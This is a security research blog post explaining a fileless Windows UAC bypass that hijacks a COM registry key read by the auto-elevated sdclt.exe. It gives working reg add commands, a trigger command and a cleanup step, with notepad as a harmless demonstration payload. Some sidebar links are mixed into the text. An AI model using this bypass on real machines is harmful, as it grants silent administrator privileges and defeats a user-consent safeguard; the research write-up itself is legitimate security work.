sevagas
information security

This site is about IT security. Here we present the authors articles and security tools. This site is cooperative, feel free to comment and criticize any article/application. If you want to publish your articles and/or applications on this site, send a request to contact[at]sevagas.com.

Yet another sdclt UAC bypass

Fileless UAC bypass via COM hijack using sdtlc.exe auto-elevated process.

Article published on 23 January 2019
last modification on 31 January 2022

by Emeric Nasi

Also in this section

1 2

MSDT DLL Hijack UAC bypass
on 2 February 2022
by Emeric Nasi

Hide HTA window for RedTeam
on 15 July 2021
by Emeric Nasi

Bypass Windows Defender Attack Surface Reduction
on 24 February 2019
by Emeric Nasi

1. Origin of the bypass

As often with UAC, the flaw comes from an auto-elevated process. These processes have the particularity to run with high integrity level without prompting the local admin with the usual UAC window. If the user running with medium privileges can make these process load a dll or execute a command, UAC bypass is performed.

In our case, the executable is sdclt.exe. Sdclt is used in the context of Windows backup and restore mechanisms. You can check it auto-elevates using Sysinternals Sigcheck:


```
sigcheck.exe -m C:\Windows\System32\sdclt.exe |
findstr autoElevate
        <autoElevate
xmlns="http://schemas.microsoft.com/SMI/2005/WindowsSe
ttings">true</autoElevate>
```

Note: There are already a couple of known ways to abuse sdclt.exe into bypassing UAC. You can read about those two methods on Matt Nelson's blog:

- https://enigma0x3.net/2017/03/14/bypassing-uac-using-app-paths/
- https://enigma0x3.net/2017/03/17/fileless-uac-bypass-using-sdclt-exe/

The method I found is fileless and is based on COM hijacking.
Some interesting events which occur when sdclt.exe is called from a medium integrity process:

- It runs another process of sdclt.exe with high privilege
- The high privilege sdclt process calls C:\Windows\System32\control.exe
- Control.exe process runs with high privilege and ....



Using Sysinternals Procmon, we can see that control.exe is failing to find an open command for the "folder" object in the current user registry

Advanced USB key phishing
on 23 June 2018
by Emeric Nasi

Hacking around HTA files
on 7 February 2018
by Emeric Nasi

The most seen articles

VNC to access Kali Linux on Raspberry Pi (seen **229543** times)
Hacking around HTA files (seen **136212** times)
PE injection explained (seen **131418** times)
Modify any Java class field using reflection. (seen **109529** times)
Digging passwords in Linux swap (seen **90586** times)

(HKCU).

This is very good sign for someone looking to bypass UAC! That is because UAC privileges are not required to write in there so we can basically make an elevated process run a command even if we are in the context of medium integrity process.

2. Exploit the bypass


You can easily test this UAC bypass with a few command lines.
Setup the registry:

```
reg add "HKCU\Software\Classes\Folder\shell\open\command" /d "cmd.exe /c notepad.exe" /f && reg add HKCU\Software\Classes\Folder\shell\open\command /v "DelegateExecute" /f
```

Trigger the bypass:

```
%windir%\system32\sdclt.exe
```

You can watch notepad.exe pop with high integrity level.



After that, do not forget to clean the registry with:

```
reg delete "HKCU\Software\Classes\Folder\shell\open\command" /f
```